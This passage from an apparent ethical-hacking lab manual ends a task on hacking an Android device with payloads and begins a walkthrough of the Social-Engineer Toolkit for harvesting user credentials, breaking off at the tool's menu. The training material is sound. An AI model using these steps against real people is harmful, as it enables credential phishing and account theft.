


38. In the applications section, long click on **MainActivity** application and click **App info**.



39. **App info** page appears, click **UNINSTALL** button to uninstall the application.

Note: If a pop-up appears, click **OK**.



40. This concludes the demonstration of how to hack an Android device by creating binary payloads using Parrot Security.

41. Close all open windows and document all the acquired information.

Task 2: Harvest Users' Credentials using the Social-Engineer Toolkit

The Social-Engineer Toolkit (SET) is an open-source, Python-driven tool that enables penetration testing via social engineering. It is a generic exploit that can be used to carry out advanced attacks against human targets in order to get them to offer up sensitive information. SET categorizes attacks according to the attack vector used to trick people such as email, web, or USB. The toolkit attacks human weakness, exploiting people's trust, fear, avarice, or helping natures.

In this task, we will sniff user credentials on the Android platform using SET.

1. Switch to the **Parrot Security** virtual machine.
2. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.

Module 17 – Hacking Mobile Platforms


3. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.

4. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.


5. Type **setoolkit** and press **Enter** to launch the Social-Engineer Toolkit.

Note: If a **Do you agree to the terms of service?** question appears type **y** and press **Enter**.



```
Applications Places System [Terminal icon] [File icon] [Home icon] [Mon Apr 18, 08:10]
Parrot Terminal
File Edit View Search Terminal Help
[attacker@parrot]~$ sudo su
[sudo] password for attacker:
[root@parrot]~# setoolkit
attacker's Home
```

6. The **SET** menu appears, as shown in the screenshot. Type **1** and press **Enter** to choose **Social-Engineering Attacks**



```
Applications Places System [Terminal icon] [File icon] [Home icon] [Mon Apr 18, 08:11]
./setoolkit - Parrot Terminal
File Edit View Search Terminal Help
[---] The Social-Engineer Toolkit (SET) [---]
[---] Created by: David Kennedy (ReL1K) [---]
[---] Version: 8.0.3 [---]
[---] Codename: 'Maverick' [---]
[---] Follow us on Twitter: @TrustedSec [---]
[---] Follow me on Twitter: @HackingDave [---]
[---] Homepage: https://www.trustedsec.com [---]
Welcome to the Social-Engineer Toolkit (SET).
The one stop shop for all of your SE needs.

The Social-Engineer Toolkit is a product of TrustedSec.

Visit: https://www.trustedsec.com

It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!

